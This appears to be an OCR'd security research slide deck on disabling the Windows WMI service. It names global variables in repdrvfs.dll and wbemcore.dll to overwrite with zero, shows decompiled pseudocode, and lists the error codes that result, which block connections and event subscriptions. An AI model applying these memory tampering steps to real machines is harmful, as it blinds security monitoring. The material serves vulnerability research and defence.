- Any new attempt to connect to WMI fails with error code **0x8004100A**
  MessageId: WBEM_E_CRITICAL_ERROR
  MessageText: Critical Error
- Previously registered callback routines return error code **0x80041032**
  MessageId: WBEM_E_CALL_CANCELLED
  MessageText: Call Cancelled

Attacker's App

repdrvfs.dll

```
bool g_bShuttingDown = false;
```

```
// About 50 functions check this flag
dispatch_routine()
{
    if (!g_bShuttingDown)
    {
        internal_dispatch();
    }
    else {
        return error_code;
    }
}
```

Information Classification: General

Attack on

repdrvfs!g_Glob+0x0

Information Classification: General

Attack on repdrvfs!g_Glob+0x0 (1/3)

Module: repdrvfs.dll
Variable Name: g_Glob+0x0
Default Initialized Value: TRUE (1)

Attack: change data to FALSE (0)

repdrvfs.dll

```
CGlobals g_Glob;
```

```
CGlobals::CGlobals() {
    g_Glob.dword_0 = 1;
}
```


```
CGlobals::Deinitialize() {
    g_Glob.dword_0 = 0;
}
```

Information Classification: General

Attack on repdrvfs!g_Glob+0x0 (2/3)

Module: repdrvfs.dll
Variable Name: g_Glob+0x0
Default Initialized Value: TRUE (1)

Attack: change data to FALSE (0)



Attack on repdrvfs!g_Glob+0x0 (3/3)

Module: repdrvfs.dll
Variable Name: g_Glob+0x0
Default Initialized Value: TRUE (1)

Attack: change data to FALSE (0)

Result:
- All attempts to add __EventFilter fail error code **0x80041014**
  MessageId: WBEM_E_INITIALIZATION_FAILURE

Attacker's App

repdrvfs.dll

```
g_Glob.dword_0 = 1
```

```
HRESULT GetCoreSvcs(_IWmiCoreServices** out)
{
  if (!g_Glob.dword_0)
    return WBEM_E_INITIALIZATION_FAILURE;

  AddRef();
  *out = g_Glob.qword_x38;
  return 0;
}
```

Information Classification: General

Attack on

repdrvfs!g_Glob+0x38

Information Classification: General

Attack on repdrvfs!g_Glob+0x38 (1/3)

Module: repdrvfs.dll
Variable Name: g_Glob+0x38
Default Value: non-Null address of the instance

Attack: change data to 0

repdrvfs.dll

```
CGlobals g_Glob;
```

```
CGlobals::CGlobals() {
    g_Glob.qword_x38 =
        CoCreateInstance(CLSID_IWmiCoreServices);
}
```


```
CGlobals::Deinitialize() {
    Release(g_Glob.qword_x38);
    g_Glob.qword_x38 = 0;
}
```

Information Classification: General

Attack on repdrvfs!g_Glob+0x38 (2/3)

Module: repdrvfs.dll
Variable Name: g_Glob+0x38
Default Value: non-Null address of the instance

Attack: change data to 0



Attack on repdrvfs!g_Glob+0x38 (3/3)

Module: repdrvfs.dll
Variable Name: g_Glob+0x38
Default Value: non-Null address of the instance

Attack: change data to 0

Result:
- All attempts to add __EventFilter fail with error code **0x80041014**
  MessageId: WBEM_E_INITIALIZATION_FAILURE

Attacker's App

repdrvfs.dll

```
g_Glob.qword_x38 = address
```

```
HRESULT GetCoreSvcs(_IWmiCoreServices** out)
{
    if (!g_Glob.dword_0)
        return WBEM_E_INITIALIZATION_FAILURE;

    if (!g_Glob.qword_x38)
        return WBEM_E_INITIALIZATION_FAILURE;
    AddRef();
    *out = g_Glob.qword_x38;
    return 0;
}
```

Information Classification: General

Attack on

repdrvfs!g_Glob+0xBC

Information Classification: General

Attack on repdrvfs!g_Glob+0xBC (1/4)

Module: repdrvfs.dll
Variable Name: g_Glob+0xBC
Default Value: 1

Attack: change data to 0

repdrvfs.dll

```
g_Glob.word_xBC = 1;
```


```
CFileCache::Uninitialize()
{
    if (g_Glob.word_xBC)
    {
        CFileCache::Clear();
        g_Glob.word_xBC = 0;
    }
    return 0;
}
```

Information Classification: General

Attack on repdrvfs!g_Glob+0xBC (2/4)

Module: repdrvfs.dll
Variable Name: g_Glob+0xBC
Default Value: 1

Attack: change data to 0



Information Classification: General

Attack on repdrvfs!g_Glob+0xBC (3/4)

Module: repdrvfs.dll
Variable Name: g_Glob+0xBC
Default Value: 1

Attack: change data to 0

Attacker's App

repdrvfs.dll

```
g_Glob.word_xBC = 1;
```

```
HRESULT
CNamespaceHandle::FileToInstance()
{
    HRESULT res;
    long lRes;
    if (!g_Glob.word_xBC) {
        lRes = ERROR_SERVER_SHUTDOWN_IN_PROGRESS;
    }
    else {
        lRes = ReadObject();
    }

    if (!lRes) {
        return A51TranslateErrorCode(lRes);
    }
}
```

Information Classification: General

Attack on repdrvfs!g_Glob+0xBC (4/4)

Module: repdrvfs.dll
Variable Name: g_Glob+0xBC
Default Value: 1

Attack: change data to 0

Result:

- Client cannot connect to WMI with error code **0x80041033**
  MessageId: WBEM_E_SHUTTING_DOWN
  MessageText: Shutting Down
- Already connected clients failed to enumerate WMI with error code **0x80041010**
  MessageId: WBEM_E_INVALID_CLASS
  MessageText: Invalid Class

Attacker's App

repdrvfs.dll

```
g_Glob.word_xBC = 1;
```

```
HRESULT
CNamespaceHandle::FileToInstance()
{
    if (!lRes) {
        return A51TranslateErrorCode(lRes);
    }
}
```

```
HRESULT A51TranslateErrorCode(long lRes)
{
    if (lRes == ERROR_SERVER_SHUTDOWN_IN_PROGRESS)
        return WBEM_E_SHUTTING_DOWN;
    // ...
}
```

Information Classification: General

Attack on

wbemcore!_g_pEss_m4

Information Classification: General

Attack on wbemcore!_g_pEss_m4 (1/3)

Module: wbemcore.dll
Variable Name: _g_pEss_m4
Default Value: non-Null address of the interface

Attack: change data to 0

wbemcore.dll

```
IWbemEventSubsystem* g_pEss_m4 = NULL
```

```
HRESULT InitESS(){
    HRESULT hRes =
        QueryInterface(IID_IWbemEventSubsystem_m4,
            &g_pEss_m4);
    if (FAILED(hRes))
        return hRes;
    InitESSInteral();
}
```


```
HRESULT ShutdownESS() {
    if (g_pEss_m4)
        Release(g_pEss_m4);
}
```

Information Classification: General

Attack on wbemcore!_g_pEss_m4 (2/3)

Module: wbemcore.dll
Variable Name: _g_pEss_m4
Default Value: non-Null address of the interface

Attack: change data to 0



Information Classification: General

Attack on wbemcore!_g_pEss_m4 (3/3)

Attacker's App

Module: wbemcore.dll
Variable Name: _g_pEss_m4
Default Value: non-Null address of the interface

Attack: change data to 0

Result:
- Consumer fails to install callback with error code **0x8004100C**
  MessageId: WBEM_E_NOT_SUPPORTED
  MessageText: Not Supported

wbemcore.dll

```
IWbemEventSubsystem* g_pEss_m4 = addr
```

```
CWbemNamespace::_ExecNotificationQueryAsync()
{
    pEss = ConfigMgr::GetEssSink();
    if (!pEss)
    {   // ESS must be disabled
        return WBEM_E_NOT_SUPPORTED;
    }
    InitNewTask();
}
```


```
ConfigMgr::GetEssSink()
{
    return g_pEss_m4;
}
```

Information Classification: General

Sandboxing WMI Service

